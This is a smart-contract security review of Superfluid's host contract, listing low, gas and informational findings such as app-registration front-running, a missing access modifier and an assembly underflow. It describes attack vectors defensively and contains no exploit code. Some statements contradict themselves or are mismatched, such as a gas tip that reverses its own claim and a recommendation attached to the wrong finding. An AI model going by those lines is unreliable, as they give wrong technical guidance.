yAcademy Superfluid review

Review Resources: Docs

Residents:

- NibblerExpress
- engn33r

Fellows:


- ben s
- blockdev
- datapunk
- devtooligan
- Jib
- Koby Hall
- pashov
- SaharAP
- toastedsandwich
- uk
- verypoor

Table of Contents

Review Summary

Superfluid

Superfluid enables programmable cashflows that stream continuously. This is done by combining Super Tokens, Super Agreements, Super Apps, and the Superfluid Host. The Superfluid Host sits at the center of the protocol and was the main contract in scope for this review. The Superfluid protocol is already deployed on several chains, including Polygon, Arbitrum, and Optimism among others.



The main branch of the Superfluid Repo was reviewed over 14 days, 2 of which were used to create an initial overview of the contract. The code review was performed between June 27 and July 10, 2022. The code was reviewed by 2 residents for a total of 38 man hours (NibblerExpress: 10 hours and engn33r 28 hours). A number of yAcademy Fellows also reviewed the contracts and contributed over 40 man hours. The repository was under active development during the review, but the review was limited to one specific commit.

Scope

Code Repo Commit

The commit reviewed was 8534dba06f6040bb31e2db69175ac3097430c528. The scope of the review consisted of two contracts in the repository at this specific commit:

1. Superfluid.sol
2. ISuperfluid.sol

The Superfluid.sol contract in the scope of this review did not store any value itself. In order for a hack to extract value from Superfluid, other components of the Superfluid protocol, such as apps and agreements, would need to be involved. Therefore this scope-limited review did not cover many potential threat vectors that could be relevant in a more comprehensive Superfluid review. After the findings were presented to the Superfluid v2 team, fixes were made and included in several PRs.

The review is a code review to identify potential vulnerabilities in the code. The reviewers did not investigate security practices or operational security and assumed that privileged accounts could be trusted. The reviewers did not evaluate the security of the code relative to a standard or specification. The review may not have identified all potential attack vectors or areas of vulnerability.

yAcademy and the residents make no warranties regarding the security of the code and do not warrant that the code is free from defects. yAcademy and the residents do not represent nor imply to third parties that the code has been audited nor that the code is free from defects. By deploying or using the code, Superfluid and users of the contracts agree to use the code at their own risk.

Code Evaluation Matrix

Category	Mark	Description
Access Control	Low	Because the Superfluid protocol consists of multiple contracts interacting with each other, clear trust boundaries and access controls are crucial. Exploits in external contracts could break security assumptions in Superfluid.sol and lead to issues. Clearer documentation around trust assumptions and more foolproof access control modifier are needed to improve this aspect of this code.
Mathematics	Average	The Superfluid.sol contract has few math operations, but one location was found with a possible subtraction underflow which should be mitigated.
Complexity	Low	The Superfluid protocol contains many interlinking parts, each of which have many functions and unique designs. The code is very hard to follow and complex code is known to hide bugs, in part because it makes the task of reviewing or auditing the code harder. Comments in the code show that the protocol logic is not completely clear to the protocol developers either, which is a warning sign. Refactoring the protocol code should be prioritized to reduce the code complexity as much as possible.
Libraries	Average	SafeCast and UUPSProxy libraries were used from OpenZeppelin. Custom CallUtils.sol and BaseRelayRecipient.sol libraries were used to import functions shared across different Superfluid contracts.
Decentralization	Average	Certain functions like registering an AgreementClass or updating proxy contracts are managed by governance. This means the protocol is not fully decentralized and needs some amount of oversight.
Code stability	Good	The code was reviewed at a specific commit. The solidity contracts were already deployed to mainnet and were not undergoing many modifications at the time of review.
Documentation	Average	NatSpec comments were found in the ISuperfluid.sol contract, but private functions that were only in Superfluid.sol had no NatSpec comments (e.g., `_updateContext()`, `_isCtxValid()`, `_registerApp()`). The GitBook documentation was not clearly organized and it was hard for users to find the information they were seeking. The GitHub repo contained an outdated and incomplete Wiki with information that has not yet been fully transferred over to the GitBook documentation. NatSpec documentation should exist for all functions in the SUperfluid code and the documentation should be consolidated and reorganized.
Monitoring	Average	Superfluid.sol had seven events, found in functions with the `onlyGovernance` modifier and the app registration process. More events could be added to other functions to improve debugging and make it easier to review old transactions.
Testing and verification	Average	Tests were written for both Hardhat and Foundry frameworks. There is some room for improvement to increase positive and negative test case coverage. More foundry tests could be added to improve fuzzing coverage of the protocol.

Findings Explanation

Findings are broken down into sections by their respective impact:

- Critical, High, Medium, Low impact
  - These are findings that range from attacks that may cause loss of funds, impact control/ownership of the contracts, or cause any unintended consequences/actions that are outside the scope of the requirements,
- Gas savings
  - Findings that can improve the gas efficiency of the contracts
- Informational
  - Findings including recommendations and best practices

High Findings

None.

Medium Findings

None.

Residents Low Findings

1. Low - `decodeCtx()` missing error checks (engn33r)

The `decodeCtx()` function is missing logic checks that would help confirm if the decoded ctx value is valid and not malicious. For example, a ctx maximum length could be implemented, a check that may have helped prevent a Superfluid hack in Q1 2022. The length of the subcomponents of the ctx value can also be checked to prevent a crafted ctx value from bypasses existing checks, and other logic checks can validate if the ctx is a valid value or an invalid value.

Technical Details

In the places where `decodeCtx()` or `_decodeCtx()` is called from within the Superfluid.sol contract, it is almost always preceded by `_isCtxValid()` (sometimes in the form of the `requireValidCtx()` modifier) and followed by `_updateContext()`. These other functions provide logics checks that protect against proceeding with invalid ctx values after decoding the value, such as comparing the context appLevel gainst the MAX_APP_LEVEL. While these checks are applied quite consistently in the Superfluid.sol contract, the `decodeCtx()` function is external and could be used without the checks from `_isCtxValid()` or `_updateContext()` in other contracts of Superfluid or other protocols integrating with Superfluid. A better approach would to include logic checks in `decodeCtx()` to revert when an invalid ctx value is decoded so that no state variables are impacted by the invalid decoded ctx data. Other checks that could be added include using `isValidAbiEncodedBytes()` to validate abi data before decoding in `decodeCtx()` and checking if the length of the ctx data and the ctx subcomponents is within reason to block obviously malicious ctx values from being processed.

Impact

Low. External contracts using `decodeCtx()` or future changes to Superfluid.sol may omit logic checks that lead to acting upon invalid ctx values.

Recommendation

Move the line `require(context.appLevel <= MAX_APP_LEVEL, "SF: APP_RULE_MAX_APP_LEVEL_REACHED");` from `_updateContext()` to `_decodeCtx()`. Based on other rules for what a valid ctx value contains, add additional logic checks like using `isValidAbiEncodedBytes()` to prevent against a malicious ctx value being decoded.

Developer Response

Fixed in issue #1007.

2. Low - No function to unregister an agreement class (engn33r)

There is a `registerAgreementClass()` function that registers and whitelists new agreement classes, but there is no function to unregister an agreement class or remove it from the whitelist.

Technical Details

The `registerAgreementClass()` function registers an agreement class (for example, a Constant Flow Agreement (CFA) or Instant Distribution Agreement (IDA)), but there is no inverse function to remove agreements that are no longer needed or wanted. This is problematic because there is a hard cap in Superfluid.sol of 256 agreements. Once this number of agreements is reached, no new agreements can be added, reducing the usefulness of the Superfluid protocol.

Impact

Low. Because the process of adding an agreement is currently a manual process performed by governance, external actors cannot easily register large numbers of agreements.

Recommendation

A short term solution is to add a `removeAgreementClass()` with the `onlyGovernance` modifier to allow governance to remove agreements that are no longer needed. A longer term solution is to modify the contract to allow for a far greater number of agreements. The existing limit of 256 agreements is quite low depending on the projected growth of the protocol.

Developer Response

Acknowledged.

3. Low - App registration front-running can set a different `configword` (engn33r)

A transaction that registers an app can be frontrun by another address that has permission to register apps. The frontrunner can register the app with a modified config word, within limits, which may not be what the original app register wanted.

Technical Details

The "Super App White listing [sic] Guide" in the Superfluid wiki states:

```
If you want to deploy a Super App to a mainnet, you can choose between 2 options for how to get it registered:

1. Request a registration key tied to a deployer account. Such a key can be used repeatedly, but may eventually expire. Registration is done via ISuperfluid.registerAppWithKey().
2. Provide the address of a factory contract which gets permission to register an unlimited number of Super Apps. Registration is done via ISuperfluid.registerAppByFactory().
```

Any user who can register an app using `registerAppByFactory()` can register an app at any address. This allows for frontrunning in the app registration process because the `registerAppByFactory()` does not differentiate between two users trying to register the same app. The frontrunner can set a different `configWord` value than was originally set in the frontrun transaction, altering some of the apps characteristics. Because `_registerApp()` sets a `configWord` during registration, the original transaction will revert when the configWord is found to be non-zero.

One example scenario is that the modified configword has an appLevel value set to a value greater than `MAX_APP_LEVEL`. This will effectively make the Superapp unusable because of the `MAX_APP_LEVEL` check in `_updateContext()`. The Superapp owner will need to redeploy the Superapp and attempt another registration.

Impact

Low. No clear attack vector was found by altering the `configWord` value other than a gas-griefing type attack. To solve this, the original deployer can redeploy the app at a new address and register it from there or use a solution like Flashbots.

Recommendation

There is no clear solution to this issue that does not come with drawbacks:

1. Creating a `removeApp()` function is not an ideal solution. This is because `removeApp()` should only be possible to call by the address that registered a Superapp, and the frontrunner who aims to prevent new apps from being registered has no incentive to unregister a Superapp with this function. If `removeApp()` is not access limited to the address that registered a Superapp but relies on a protocol vote or multisig consensus agreeing to delete a certain app, then user trust may be reduced because of the protocol's centralization and ability to censor apps. Censoring apps may be abused by malicious actors.
2. Adding a `modifyConfigWord()` function would have similar consequences to the above scenario.
3. Limiting the number of apps that could be registered by a given factory would reduce the number of frontrun attempts a specific address would have, but it would not completely negate the issue. Overhead in Superfluid administration would be added by the need for more factory approvals if a factory could not register an unlimited number of apps.

Developer Response

Acknowledged.

4. Low - `appCallbackPop()` missing modifier (engn33r, NibblerExpress)

`appCallbackPop()` is an external function. `appCallbackPop()` only has a `onlyAgreement` modifier. This is unlike the similar `appCallbackPush()` function which has the `assertValidCtx` modifier. If the `onlyAgreement` modifier could be bypassed, such as if an agreement is exploited or a malicious agreement is whitelisted, `appCallbackPop()` could be used to overwrite an existing `_ctxStamp` value and effectively change the internal state that the Superfluid.sol contract thinks it is in. One example of a possible manipulation of `_ctxStamp` is setting the msgSender value in the `_ctxStamp` calculation to be set to any address. ctx manipulation of msgSender was a factor in a previous Superfluid hack.

Technical Details

```
function appCallbackPop(
    bytes calldata ctx,
    int256 appAllowanceUsedDelta
)
    external override
    onlyAgreement
    returns (bytes memory newCtx)
{
    Context memory context = decodeCtx(ctx);
    context.appAllowanceUsed = context.appAllowanceUsed + appAllowanceUsedDelta;
    newCtx = _updateContext(context);
}
```

The `appCallbackPop()` function calls `decodeCtx()` and `_updateContext()`. Only `_updateContext()` modifies a state variable, the `_ctxStamp` variable. The `_ctxStamp` variable is used to confirm the state that the Superfluid.sol router is in. The `appCallbackPop()` function is only protected by the `onlyAgreement`, while other similar functions have two modifiers and in theory more secure access controls.

Impact

Low. Modifying the `_ctxStamp` value impacts the security in Superfluid.sol, but the `onlyAgreement` modifier may not be trivial to bypass.

Recommendation

Add the `assertValidCtx` or `requireValidCtx` modifier to the `appCallbackPop()` function to prevent it being called by a malicious contract to set an arbitrary `_ctxStamp` value.

Developer Response

Acknowledged.

Residents Gas Savings Findings

1. Gas - Unnecessary zero initialization (engn33r)

Initializing an int or uint to zero is unnecessary, because solidity defaults int/uint variables to a zero value. Removing the initialization to zero can save gas.

Technical Details

Two instances of this were found, here and here.

Impact

Gas savings

Recommendation

Remove the explicit variable initializations.

Developer Response

Fixed in issue #1007.

2. Gas - Avoid && logic in require statements (engn33r)

Using && logic in require statements uses more gas than using separate require statements. Dividing the logic into multiple require statements is more gas efficient.

Technical Details

One instance of require with && logic was found.

Impact

Gas savings

Recommendation

Replace require statements that use && by dividing up the logic into multiple require statements.

Developer Response

Acknowledged.

3. Gas - Use != 0 for gas savings (engn33r)

Using `> 0` is more gas efficient than using `!= 0` when comparing a uint to zero. This improvement does not apply to int values, which can store values below zero.

Technical Details

Seven instances of this were found (1, 2, 3, 4, 5, 6, 7).

Impact

Gas savings

Recommendation

Replace `> 0` with `!= 0` to save gas.

Developer Response

Fixed in issue #1007.

4. Gas - Use short require strings (engn33r)

Reason strings for a require check takes at least 32 bytes. Using a reason strings over 32 bytes (characters) will increase gas consumption.

Technical Details

While there are many instances of this, here and here are two representative examples of the issue.

Impact

Gas savings

Recommendation

Use strings of 32 bytes or less.

Developer Response

Fixed in issue #1007 by switching to custom errors.

5. Gas - External functions are cheaper than public functions (engn33r)

An external function saves gas compared to a public function.

Technical Details

Several functions in Superfluid.sol can be declared external instead of public because they are not called from within Superfluid.sol. These functions include:

- `isTrustedForwarder()`
- `proxiableUUID()`
- `isAppJailed()`

There is a slither detector for this.

Impact

Gas savings

Recommendation

Change function visibility from public to external when possible.

Developer Response

Fixed in issue #1007.

6. Gas - Use Solidity errors in 0.8.4+ (engn33r)

Using solidity errors is a new and more gas efficient way to revert on failure states as explained here and here.

Technical Details

Require statements are used throughout the contracts and error messages are not used anywhere. Using this new solidity feature can provide gas savings on revert conditions. A comment in the code here acknowledges this improvement could help.

Impact

Gas savings

Recommendation

Add errors to replace each `require()` with `revert errorName()` for greater gas efficiency.

Developer Response

Fixed in issue #1007.

7. Gas - Use prefix in loops (engn33r)

Using a prefix increment (`++i`) instead of a postfix increment (`i++`) saves gas for each loop cycle and so can have a big gas impact when the loop executes on a large number of elements.

The gas savings comes from the removal of a temporary variable. The value of `j++` is 1 but the value of `j` equals 2, which means two distinct values must be stored. In comparison, both `j` and `++j` equal 2 when using `++j`.

Technical Details

There is one instance of this.

Impact

Gas savings

Recommendation

Increment with prefix addition and not postfix in for loops.

Developer Response

Fixed in issue #1007.

8. Gas - Declare constant internal when possible (engn33r)

Declaring a constant with internal visibility is cheaper than public constants. This is already applied to all constants in the code except one.

Technical Details

Several immutable variables (here, here, and here) should be internal instead of public if possible.

Impact

Gas savings

Recommendation

Make constant variables internal for gas savings.

Developer Response

Fixed in issue #1007.

Fellows Gas Savings Findings

1. Gas - Use of `memory` for function arguments (blockdev)

If an argument is only read in a function, it's cheaper to read it from `calldata` instead of reading it from memory.

Proof of concept

These are the functions using `memory` arguments: `batchCall()`, `forwardBatchCall()`, `_batchCall()`, `decodeCtx()`, `_decodeCtx()`,

Impact

Gas savings

Recommendation

Replace `memory` with `calldata` for all the highlighted lines above.

2. Gas - Unnecessary variable computation (blockdev)

If a variable is used in a certain branch, it saves gas to compute that variable only in that branch.

Proof of concept

In function `registerAppWithKey()`, `configKey` is computed each time, but is used only when `APP_WHITE_LISTING_ENABLED` is true. So the gas spent on computing `configKey` is wasted when `APP_WHITE_LISTING_ENABLED` is false.

Impact

Gas savings

Recommendation

Move `configKey` computation to the next `if` block.

3. Gas - Shorted revert strings (devtooligan)

Keep revert strings to < 32bytes to save an MSTORE.

Proof of concept

```
// Superfluid.sol l124
require(!Superfluid(newAddress).NON_UPGRADABLE_DEPLOYMENT(), "SF: cannot downgrade to non upgradable");
```

Impact

Gas savings at runtime and deploy.

Recommendation

Shorten or codify revert strings throughout the codebase to < 32bytes.

4. Gas - Custom error (devtooligan)

Custom errors are currently not used within this contract.

Impact

The use of gas savings would result in deploy gas savings as well as runtime gas savings in the revert case. It would also give an opportunity to provide additional documentation and NatSpec at the point of the custom error definition.

Recommendation

Utilize custom errors instead of `require()` with revert strings.

5. Gas - Using >0 for unsigned integers (SaharAP)

`!= 0` is a cheaper operation compared to `>0`, when dealing with uint. `>0` can be replaced with `!= 0` for gas optimization. The `>0` has been used in many places in Superfluid contract such as here and here.

Impact

Gas savings

Recommendation

Replace `>0` with `!=0` when comparing unsigned integer variables to save gas.

6. Gas - Unchecked counter incrementation in "for" loop (verypoor)

I have seen other Solidity coders using unchecked increment in for loop to save gas, in case the upper limit has already been checked. An example would be in SlotsBitmapLibrary.sol, since `slotId < _MAX_NUM_SLOTS`, we could use unchecked to wrap `++slotId`. The same could be applied to a couple of other places.

Impact

Gas savings at runtime.

Recommendation

Wrap "for" loop counter incrementation in `unchecked`.

Residents Informational Findings

1. Informational - Potential underflow condition (engn33r)

There is a possible underflow condition in an assembly block. Whether an underflow happens depends on user inputs.

Technical Details

This subtraction on line 1022 is done in an assembly block, which provides no overflow or underflow protection. There is no guarantees that the value of `dataLen` is greater than 0x20. The value of `dataLen` is equal to `data.length` (set on line 1004). The `data` function argument can be passed in the function call flow of `callAppBeforeCallback()` (or `callAppAfterCallback()`) -> `_callCallback()` -> `_replacePlaceholderCtx()` or a call flow such as `callAgreement()` -> `_callAgreement()` -> `_callExternalWithReplacedCtx()`. The only length requirement on `data` applied in these call flows is `require(callData.length >= 4, "CallUtils: invalid callData");` from `parseSelector()` in CallUtils.sol.

Impact

Informational. Underflow condition could lead to unexpected behavior.

Recommendation

Add an invariant in the forge tests with fuzzing to test for a potential underflow conditions. Note that the fuzzer in forge is not foolproof and additional logic in the code (or refactoring) would provide more guarantees to prevent an overflow. For example, consider replacing line 1022 with the following:

```
dataLenSub20 = dataLen - 32; // SafeMath protect against subtraction underflow. 32 = 0x20
assembly { mstore(data, dataLenSub20) }
```

Developer Response

Acknowledged, will fix in issue #1007 if needed.

2. Informational - Potential hash collision (engn33r)

The `_replacePlaceholderCtx()` function returns a new ctx using `abi.encodePacked()`. This is different from how `_updateContext()` encodes the context with `abi.encode()`. This could lead to a hash collision, potentially causing problems for the protocol.

Technical Details

Solidity documentation explains how `abi.encodePacked()` can lead to a hash collision, which can disrupt the logic of the contract.

Impact

Informational.

Recommendation

Use `abi.encode()` instead of `abi.encodePacked()` when multiple variables of dynamic length or type are used.

Developer Response

Acknowledged, will fix in issue #1007 if needed.

3. Informational - Logic inconsistency between `callAgreementWithContext()` and `callAppActionWithContext()` (engn33r)

The functions `callAgreementWithContext()` and `callAppActionWithContext()` have very similar structure. However, there is one needless difference which could be modified to increase consistency.

Technical Details

There is a difference between the functions `callAgreementWithContext()` and `callAppActionWithContext()`. `callAgreementWithContext()` uses `assert(_isCtxValid(newCtx));` while `callAppActionWithContext()` uses `require(_isCtxValid(newCtx), "SF: APP_RULE_CTX_IS_READONLY");`. The functions should be as consistent as possible given their similar structure.

Impact

Informational.

Recommendation

Consistently use `assert` or `require` in the functions `callAgreementWithContext()` and `callAppActionWithContext()`.

Developer Response

Acknowledged, will fix in issue #1007 if needed.

4. Informational - Upgradable Superfluid.sol has hardcoded version (engn33r)

`versionRecipient()` in Superfluid.sol has a hardcoded version number. Superfluid.sol imports UUPSProxiable.sol and can be upgraded, so the version number should be possible to increment.

Technical Details

The `versionRecipient()` function has a hardcoded return value of "v1". If the `updateCode()` function is called to update the contract code, it may make sense to increment the version number.

Impact

Informational.

Recommendation

Update the version number when the contract is upgraded.

Developer Response

Acknowledged.

5. Informational - `_callAppAction()` logic varies from `_callAgreement()` (engn33r)

The functions `_callAppAction()` and `_callAgreement()` are very similar in structure. There is extra logic in the `if (success)` clause of the `_callAppAction()` function compared to `_callAgreement()`. This extra logic might be best applied in both functions to maintain consistency.

Technical Details

The `_callAppAction()` function has an extra `if` clause that is not found in the `_callAgreement()` function. This `if` clause checks the `_ctxStamp` value after the external call is completed. It could be beneficial to add this same check to the `_callAgreement()` function if it improves the protocol security without impacting protocol functionality.

```
if (success) {
    ctx = abi.decode(returnedData, (bytes));
    require(_isCtxValid(ctx), "SF: APP_RULE_CTX_IS_READONLY");
}
```

Impact

Informational.

Recommendation

Consider add the `if` clause logic from the `_callAppAction()` function to the `_callAgreement()` function.

Developer Response

Acknowledged, will fix in issue #1007 if needed.

6. Informational - Use named cached variable (engn33r)

In `allowCompositeApp()`, the sourceApp variable caches the cast value of msg.sender but is not used in the last line of the function.

Technical Details

`sourceApp` should replace `ISuperApp(msg.sender)` in line 425.

Impact

Informational.

Recommendation

Used cache variables when available.

Developer Response

Acknowledged.

7. Informational - `_replacePlaceholderCtx()` logic could be simplified (engn33r)

The logic of `_replacePlaceholderCtx()` is most likely overly complex. A comment in this function is `This can't check all cases - user can still put nonzero length of zero data` and `So this is more like a sanity check for clumsy app developers.` This implies the function does not need to be precise because its logic is not foolproof, so a simplified function with similar effectiveness may be possible.

Technical Details

The code in `_replacePlaceholderCtx()` includes:

```
uint256 dataLen = data.length;
{
    uint256 placeHolderCtxLength;
    // NOTE: len(data) is data.length + 32 https://docs.soliditylang.org/en/latest/abi-spec.html
    // solhint-disable-next-line no-inline-assembly
    assembly { placeHolderCtxLength := mload(add(data, dataLen)) }
    require(placeHolderCtxLength == 0, "SF: placerholder ctx should have zero length");
}
```

A more simplified version of this logic which may provide similar effectiveness is:

```
uint256 dataLen = data.length;
require(dataLen == 0 || dataLen >= 32);
```

Edge cases for the proposed new code were not checked and should be checked before using it. The key takeaway is to simplify code to improve developer/auditor understanding. Some comments in this function make little sense and need to be rewritten, such as `NOTE: len(data) is data.length + 32 https://docs.soliditylang.org/en/latest/abi-spec.html`. This specific comment is confusing because "len(data)" should equal "data.length" by definition.

Impact

Informational.

Recommendation

Refactor code to simplify it.

Developer Response

Fixed in issue #1007.

8. Informational - `_callCallback()` logic can be simplified (engn33r)

A gasleft-related check exists in `_callCallback()`. A similar if/else clause exists elsewhere in the Superfluid.sol contract but no gasleft-related check is found in these other locations. The gasleft logic may be unnecessary or may be useful to apply in other locations in Superfluid.sol.

Technical Details

The `_callCallback()` function has a gasleft check to revert early on an out of gas condition. The same if/else clause found inside the gasleft check exists in two other places (here, here, and here)

Impact

Informational.

Recommendation

Fix broken link.

Developer Response

Acknowledged.

9. Informational - Broken link (engn33r)

There is a broken link in a comment.

Technical Details

The link https://ronan.eth.link/blog/ethereum-gas-dangers/ on line 979 is broken because ronan.eth.link cannot be resolved.

Impact

Informational.

Recommendation

Fix broken link.

Developer Response

Fixed in issue #1007.

10. Informational - FIXME or TODO comments remain in code (engn33r)

There are some FIXME and TODO comments in the code that may indicate loose ends that need modification.

Technical Details

There are two FIXME comments in the code, here and here. There is one TODO comment in the code here. Comments of this type demonstrate the code is incomplete or the comments have not been cleaned up after the code has been revised. Modifications to the code should be made to address these comments if they are still open items.

Impact

Informational.

Recommendation

Fix any TODO or FIXMEs.

Developer Response

Fixed in issue #1007.

11. Informational - Typos (engn33r)

There are some typos that have no impact on code functionality, but fixes could be considered improvements.

Technical Details

1. "placerholder" should be "placeholder"
2. "agreeement" should be "agreement"
3. "APP_RULE_CTX_IS_MALFORMATED" should be "APP_RULE_CTX_IS_MALFORMATTED"

Impact

Informational.

Recommendation

Fix typos.

Developer Response

Fixed in issue #1007.

12. Informational - Incorrect external code reference (engn33r)

External code on github is referenced, but the line numbers referenced are inaccurate.

Technical Details

Superfluid.sol calls `CallUtils.parseSelector()`. The comment for `parseSelector()` is:

```
Copied from: https://github.com/argentlabs/argent-contracts/
blob/master/contracts/modules/common/Utils.sol#L54-L60
```

This reference is incorrect because line numbers have changed. The correct reference is now https://github.com/argentlabs/argent-contracts/blob/c80d3cb4e98af9a9e4eae9dc7fa01ea677bd6e3a/contracts/modules/common/Utils.sol#L103-L112

Impact

Informational.

Recommendation

Fix external code reference.

Developer Response

Fixed in issue #1007.

13. Informational - Match callInfo masks and shifts to data size (NibblerExpress)

`callType` is uint8, but a four bit mask and a 32 bit shift are applied to it. Similarly, shifts of 15 and 32 for the jail bit and callback noop bitmasks are odd choices.

Technical Details

`CALL_INFO_CALL_TYPE_SHIFT` is 32.

`CALL_INFO_CALL_TYPE_MASK = 0xF << CALL_INFO_CALL_TYPE_SHIFT;` is a four bit mask.

Impact

Informational.

Recommendation

Change the shift to eight, and the mask to `0xFF`.

Developer Response

Acknowledged.

14. Informational - `isConfigWordClean` doesn't check some unused bits (NibblerExpress)

`APP_LEVEL_MASK` and `AGREEMENT_CALLBACK_NOOP_BITMASKS` have masks that are longer than the number of bits used in the current version, so unused bits that are accidentally set will not be detected.

Technical Details

App level uses two bits, but `APP_LEVEL_MASK` is eight bits.

Agreement callback uses six bits, but `AGREEMENT_CALLBACK_NOOP_BITMASKS` is eight bits.

Impact

Informational.

Recommendation

Change `APP_LEVEL_MASK` to `0x3` and `AGREEMENT_CALLBACK_NOOP_BITMASKS` to `0x3F`.

Developer Response

Acknowledged.

15. Informational - Remove unnecessary casting to ISuperApp type (engn33r)

In `_registerApp()`, the input value provided to the `_appManifests[]` index is cast as a `ISuperApp`. This is unnecessary because the function argument `app` is already of that type.

Technical Details

On line 376 and 377, `_appManifests[ISuperApp(app)]` can be `_appManifests[app]` because `app` is already of type `ISuperApp`.

Impact

Informational.

Recommendation

Apply casting only when it is needed to change types.

Developer Response

Fixed in issue #1007.

16. Informational - Incorrect comments (engn33r)

Two comments inaccurately describe their corresponding code.

Technical Details

1. Line 839 contains a NatSpec comment copied incorrectly from the `isTrustedForwarder()` function. This comment should be removed or revised.
2. BaseRelayRecipient.sol has an inaccurate comment that is copied from the contract that BaseRelayRecipient.sol is based on.

Impact

Informational.

Recommendation

Fix incorrect comments so they correctly describe the code.

Developer Response

Fixed in issue #1007.

17. Informational - Variation in `isTrustedForwarder()` implementations (engn33r)

Two functions named `isTrustedForwarder()` in the Superfluid protocol have slightly different implementations.

Technical Details

The `isTrustedForwarder()` implementation on line 836 of Superfluid.sol uses `_gov.getConfigAsUint256() != 0`. In contrast, SuperfluidGovernanceBase.sol uses `_gov.getConfigAsUint256() == 1`. This difference may not cause any security problems, but consistently checking this value would be better.

Impact

Informational.

Recommendation

Use a consistent implementation, following `getConfigAsUint256() == 1` or `getConfigAsUint256() != 0`, for similarly named functions.

Developer Response

Acknowledged.

Fellows Informational Findings

1. Informational - Implementation contracts not initialized (blockdev)

When using the UUPS proxy pattern, it's a good practice to initialize implementation contracts yourself or disable initialization on them. This is to prevent their initialization by an attacker. Depending on the implementation, the attacker may find a way to selfdestruct the contract bricking the proxy.

Proof of concept

Superfluid, SuperfluidAgreement, SuperTokenFactory are deployed as UUPS proxy contracts. Anyone call their `initialize()` function as implementation contracts are not initialized.

Impact

Informational. Currently, this poses no risk but if any future implementation contract lets the owner `selfdestruct` it, or if OpenZeppelin's UUPS contracts are used, all the functionality will be lost for proxy.

Recommendation

Follow one of the below recommendations —

- Use OpenZeppelin's UUPS contracts, and call `_disableInitializers()` in implementation contract's constructor.
- Initialize the implementation contract in the same transaction which deploys it.

2. Informational - Possible to register multiple apps with same `registrationKey` (blockdev)

An address configured by governance can register multiple SuperApps.

Proof of concept

